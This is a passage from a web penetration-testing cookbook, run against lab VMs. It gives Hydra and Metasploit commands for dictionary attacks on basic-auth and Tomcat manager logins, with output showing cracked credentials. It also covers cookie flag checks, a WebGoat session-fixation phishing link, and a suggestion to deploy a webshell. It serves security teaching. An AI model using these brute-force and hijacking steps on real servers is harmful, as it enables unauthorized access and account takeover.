Unlike other authentication methods, such as the form-based one, basic authentication is standard in what it sends to the server, how it sends it, and the response it expects from it. This allows attackers and penetration testers to save precious analysis time on which parameters contain the username and password, how are they processed and sent, and how to distinguish a successful response from an unsuccessful one. This is one of the many reasons why basic authentication is not considered a secure mechanism.

When calling Hydra, we used some parameters:

- `-L user_list.txt` tells Hydra to take the usernames from the `user_list.txt` file.
- `-P top25_passwords.txt` tells Hydra to take the prospective passwords from the `top25_passwords.txt` file.
- `-u`—Hydra will iterate usernames first, instead of passwords. This means that Hydra will try all usernames with a single password first and then move on to the next password. This is sometimes useful to prevent account blocking.
- `-e ns`—Hydra will try an empty password (`n`) and the username as password (`s`) as well as the list provided.

- `http-get` indicates that Hydra will be executed against HTTP basic authentication using `GET` requests.
- The service is followed by `://` and the target server (`192.168.56.11`). After the next `/`, we put the server's options, in this case the URL where the authentication is requested. The port is not specified and Hydra will try the default one, TCP `80`.

There's more...

It is not recommended performing brute force attacks or dictionary attacks with large numbers of passwords on production servers because we risk interrupting the service, blocking valid users, or being blocked by our client's protection mechanisms.

It is recommended, as a penetration tester, performing this kind of attack using a maximum of four login attempts per user to avoid a blockage; for example, we could try `-e ns`, as we did here, and add `-p 123456` to cover three possibilities: no password, the password is the same as the username, and the password is `123456`, which is one of the most common passwords in the world.

See also

So far, we have seen two authentication methods in web applications, namely, form-based authentication and basic authentication. These are not the only ones used by developers; the reader is encouraged to further investigate advantages, weaknesses, and possible implementation failures in methods such as:

- **Digest authentication**: This is significantly more secure than basic authentication. Instead of sending the username and password encoded in the header, the client calculates the MD5 hash of a value provided by the server, called a nonce, together with their credentials, and sends this hash to the server, which already knows the nonce, username, and password, and can recalculate the hash and compare both values.
- **NTLM/Windows authentication**: Following the same principle as digest, NTLM authentication uses Windows credentials and the NTLM hashing algorithm to process a challenge provided by the server. This scheme requires multiple request-response exchanges, and the server and any intervening proxies must support persistent connections.

- **Kerberos authentication**: This authentication scheme makes use of the Kerberos protocol to authenticate to a server. As with NTLM, it doesn't ask for a username and password, but it uses Windows credentials to log in.
- **Bearer tokens**: A bearer token is a special value, usually a randomly generated long string or a base64-encoded data structure signed using a cryptographic hashing function, which grants access to any client that presents it to the server.

Attacking Tomcat's passwords with Metasploit

Apache Tomcat is one of the most widely used servers for Java web applications in the world. It is also very common to find a Tomcat server with some configurations left by default. Among those configurations, it is surprisingly common to find that a server has the manager web application exposed, that is, the application that allows the administrator to start, stop, add, and delete applications in the server.

In this recipe, we will use a Metasploit module to perform a dictionary attack over a Tomcat server in order to obtain access to its manager application.

Getting ready

If it's the first time you have run Metasploit Framework, you need to start the database service and initialize it. Metasploit uses a PostgreSQL database to store the logs and results, so the first thing we do is start the service:


```
service postgresql start
```

Then, we use the Metasploit database tool to create and initialize the database:

```
msfdb init
```

Then, we start the Metasploit console:

```
msfconsole
```




```
root@kali:~# service postgresql start
root@kali:~# msfd
msfd   msfdb
root@kali:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.48-dev                         ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

How to do it...

We could use Hydra or Burp Suite to attack the Tomcat server, but having alternative ways to do things in case something doesn't work as expected, and using alternative tools, should be part of the skill set of any good penetration tester. So, we will use Metasploit in this recipe:

1. The vulnerable virtual machine `vm_1` has a Tomcat server running on port `8080`. Browse to `http://192.168.56.11:8080/manager/html`:



192.168.56.11:8080/manager/html

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file will contain the credentials to let you use this webapp.

You will need to add `manager` role to the config file listed above. For example:

```
<role rolename="manager"/>
<user username="tomcat" password="s3cret" roles="manager"/>
```

For more i

Authentication Required

http://192.168.56.11:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

2. We get a basic authentication popup requesting a username and password.
3. Open a terminal and start the Metasploit console:

```
msfconsole
```

4. When it finishes starting, we need to load the proper module. Type the following in the `msf>` prompt:

```
use auxiliary/scanner/http/tomcat_mgr_login
```

5. We may want to see what parameter it uses:

```
show options
```

6. Now, we set our target hosts; in this case, it is only one:


   ```
   set rhosts 192.168.56.11
   ```

7. To make it work a little faster, but not too fast, we increase the number of threads. This means requests sent in parallel:

   ```
   set threads 5
   ```

8. Also, we don't want our server to crash due to too many requests, so we lower the brute force speed:

   ```
   set bruteforce_speed 3
   ```




```
msf auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.56.11
rhosts => 192.168.56.11
msf auxiliary(scanner/http/tomcat_mgr_login) > set threads 5
threads => 5
msf auxiliary(scanner/http/tomcat_mgr_login) > set bruteforce_speed 3
bruteforce_speed => 3
msf auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                         Required
   ----              ---------------                                                         --------
   BLANK_PASSWORDS   false                                                                   no
   BRUTEFORCE_SPEED  3                                                                       yes
   DB_ALL_CREDS      false                                                                   no
   DB_ALL_PASS       false                                                                   no
   DB_ALL_USERS      false                                                                   no
   PASSWORD                                                                                  no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt     no
   Proxies                                                                                   no
   RHOSTS            192.168.56.11                                                           yes
   RPORT             8080                                                                    yes
   SSL               false                                                                   no
   STOP_ON_SUCCESS   false                                                                   yes
   TARGETURI         /manager/html                                                           yes
   THREADS           5                                                                       yes
   USERNAME                                                                                  no
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no
pair per line
   USER_AS_PASS      false                                                                   no
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt    no
   VERBOSE           true                                                                    yes
   VHOST                                                                                     no
```

9. The remainder of the parameters work just as they are for our case, so let's run the attack:

   ```
   run
   ```

10. After failing in some attempts, we will find a valid password, the one marked with a green `[+]` symbol:



```
[-] 192.168.56.11:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 192.168.56.11:8080 - Login Successful: root:owaspbwa
[-] 192.168.56.11:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) >
```

How it works...


By default, Tomcat uses TCP port `8080` and has its manager application in `/manager/html`. That application uses basic HTTP authentication. Metasploit's auxiliary module we just used (`tomcat_mgr_login`) has some configuration options worth mentioning here:

- `BLANK_PASSWORDS`: Adds a test with a blank password for every user tried
- `PASSWORD`: Useful if we want to test a single password with multiple users or to add a specific one not included in the list
- `PASS_FILE`: The password list we will use for the test
- `Proxies`: If we need to go through a proxy to reach our target, or to avoid detection, this is the option we need to configure
- `RHOSTS`: The host, hosts (separated by spaces), or file with hosts (`file:/path/to/file/with/hosts`) we want to test
- `RPORT`: The TCP port in the hosts being used by Tomcat
- `STOP_ON_SUCCESS`: Stop trying a host when a valid password is found for it
- `TARGERURI`: Location of the manager application inside the host

- `USERNAME`: Defines a specific username to test; it can be tested alone or added to the list defined in `USER_FILE`
- `USER_PASS_FILE`: A file containing username/password combinations to be tested
- `USER_AS_PASS`: Try every username in the list as its password

There's more...

Once we gain access to a Tomcat server, we can see and manipulate (start, stop, restart, and delete) the applications installed therein:



192.168.56.11:8080/manager/html

The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager

Message:	OK


Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/AppSensorDemo	AppSensorDemo	true	0	Start Stop Reload Undeploy; Expire sessions with idle ≥ 30 minutes
/CSRFGuardTestApp	CSRFGuardTestApp	true	0	Start Stop Reload Undeploy; Expire sessions with idle ≥ 30 minutes
				Start Stop Reload Undeploy

Also, we can upload our own applications, including ones that execute commands in the server. It is left as an exercise to the reader to upload and deploy a webshell to the server and execute system commands in it. Kali Linux includes many useful webshell source codes in `/usr/share/webshells`:



Manually identifying vulnerabilities in cookies


Cookies are pieces of information that servers store in the client computer, persistently or temporarily. In modern web applications, cookies are the most common way of keeping track of the user's session. By saving session identifiers generated by the server stored in the user's computer, the server is able to distinguish between different requests made from different clients at the same time. When any request is sent to the server, the browser adds the cookie and then sends the request so that the server can distinguish the session based on the cookie.

In this recipe, we will see how to identify common vulnerabilities in cookies that would allow an attacker to hijack the session of a valid user.

How to do it...

It's recommended to delete all cookies before doing this recipe. It may get confusing to have cookies from many different applications, as all of those applications are in the same server and all cookies belong to the same domain:

1. Browse to `http://192.168.56.11/WackoPicko/`.
2. We can use the **Cookies Manager** browser add-on to check the cookies' values and parameters. To do this, just click on the add-on's icon and it will display all cookies currently stored by the browser.
3. Select any cookie, for example `PHPSESSID` from the domain `192.168.56.11`, and double-click on it, or click **Edit** to open a new dialog to view and be able to change all of its parameters:


192.168.56.11/WackoPicko/admin/index.php?page=create


Cookies Manager+ v1.14.3 [showing 15 of 15, selected 1]

Edit cookie - Cookies Manager+

Name: ☑ PHPSESSID
Content: ☑ 47gcne62du8ca6pknedqcqnh70
☑ Wrap text
Domain: ☑ 192.168.56.11
Path: ☑ /
Send For: ☑ Any type of connection
Http Only: ☑ No
Expires: ☑ at end of session

`PHPSESSID` is the default name of session cookies in PHP-based web applications. By looking at the parameter's values in this cookie, we can see that it can be sent by secure and insecure channels (HTTP and HTTPS) and that it can be read by the server and also by the client through scripting code, because it doesn't have the **Secure** (noticed by the **Send For: Any type of connection** parameter) and **HTTP Only** flags enabled. This means that the sessions in this application may be hijackable.

4. We can also use the browser's **Developer Tools** to view and modify cookie values. Open the **Developer Tools** and go to **Storage**:



Inspect... Cons... Debugg... Style Edi... Performa... Mem... Netw... Stora... D...

Cache Storage
Cookies
192.168.56.11
Indexed DB
Local Storage
Session Storage

Name	Path	Domain	Exp
JSESSIONID	/	192.168.56....	Session
PHPSESSID	/	192.168.56....	Session
acgroupswit...	/	192.168.56....	Session
acopendivids	/	192.168.56....	Session
session	/WackoPick...	192.168.56....	Session

```
Data
session: "5"
  CreationTime: "Sun, 20 May 2018 13:52:26 GMT"
  Domain: "192.168.56.11"
  Expires: "Session"
  HostOnly: true
  HttpOnly: false
  LastAccessed: "Sun, 20 May 2018 13:52:26 GMT"
  Path: "/WackoPicko/admin/"
  Secure: false
```

In this screenshot, we selected a cookie called `session`, which only has an effect over the WackoPicko directory in the server (given by the `Path` parameter); it will be erased when the browser is closed (`Expires: "Session"`) and as with `PHPSESSID`, it doesn't have the `HttpOnly` and `Secure` flags enabled, hence it can be accessed via scripting (HttpOnly) and will be transmitted via either HTTP or HTTPS (Secure).

How it works...

In this recipe, we just checked some values of a cookie. Although not as spectacular as others, it is important to check the cookie configuration in every penetration test we perform; an incorrectly configured session cookie opens the door to a session hijacking attack and the misuse of a trusted user's account.

If a cookie doesn't have the `HTTPOnly` flag enabled, it can be read by scripting, which means that if there is a **Cross-Site Scripting** (**XSS**) vulnerability, which we will see in later chapters, the attacker will be able to get the identifier of a valid session and use that value to impersonate the real user in the application.

The **Secure** attribute, or **Send For Encrypted Connections Only** in **Cookies Manager**, tells the browser to only send or receive this cookie over encrypted channels. This means sending only via an HTTPS connection. If this flag is not set, an attacker could perform a **man-in-the-middle** (**MiTM**) attack and force the communication to be unencrypted, exposing the session cookie in clear text, which takes us again to a scenario where the attacker can impersonate a valid user by having their session identifier.

There's more...

As PHPSESSID is the default name for PHP session cookies, other platforms have known names for theirs:

- ASP.NET_SessionId is the name for an ASP .Net session cookie
- JSESSIONID is the session cookie for JSP implementations

OWASP has a very thorough article on securing session cookies: https://www.owasp.org/index.php/Session_Management_Cheat_Sheet.

Attacking a session fixation vulnerability

When a user loads the home page of an application, it sets a session identifier, be it a cookie, token, or internal variable; if, once the user logs in to the application, this is when the user enters into a restricted area of the application that requires a username and password or other type of identification, this identifier is not changed, then the application may be vulnerable to session fixation.

A session fixation attack occurs when the attacker forces a session ID value into a valid user, and then this user logs in to the application and the ID provided by the attacker is not changed. This allows for the attacker to simply use the same session ID and hijack the user's session.

In this recipe, we will learn the process of a session fixation attack by using one of the applications in the vulnerable virtual machine vm_1.


How to do it...

WebGoat has a somewhat simplistic, yet very illustrative, exercise on session fixation. We will use it to illustrate how this attack can be executed:

1. In the Kali VM, log in to WebGoat and go to **Session Management Flaws** | **Session Fixation** in the menu.

2. We are in the first stage of the attack. The description says we are an attacker attempting to send a phishing email to our victim to force a session ID of our choice. Replace the `href` value in the HTML code with the following (be careful of the capitalization as the server is case-sensitive):

```
/WebGoat/attack/?Screen=56&menu=1800&SID=fixedsessionID
```



STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.

You are: Hacker Joe

Mail To:	jane.plane@owasp.org
Mail From:	admin@webgoatfinancial.com
Title:	Check your account

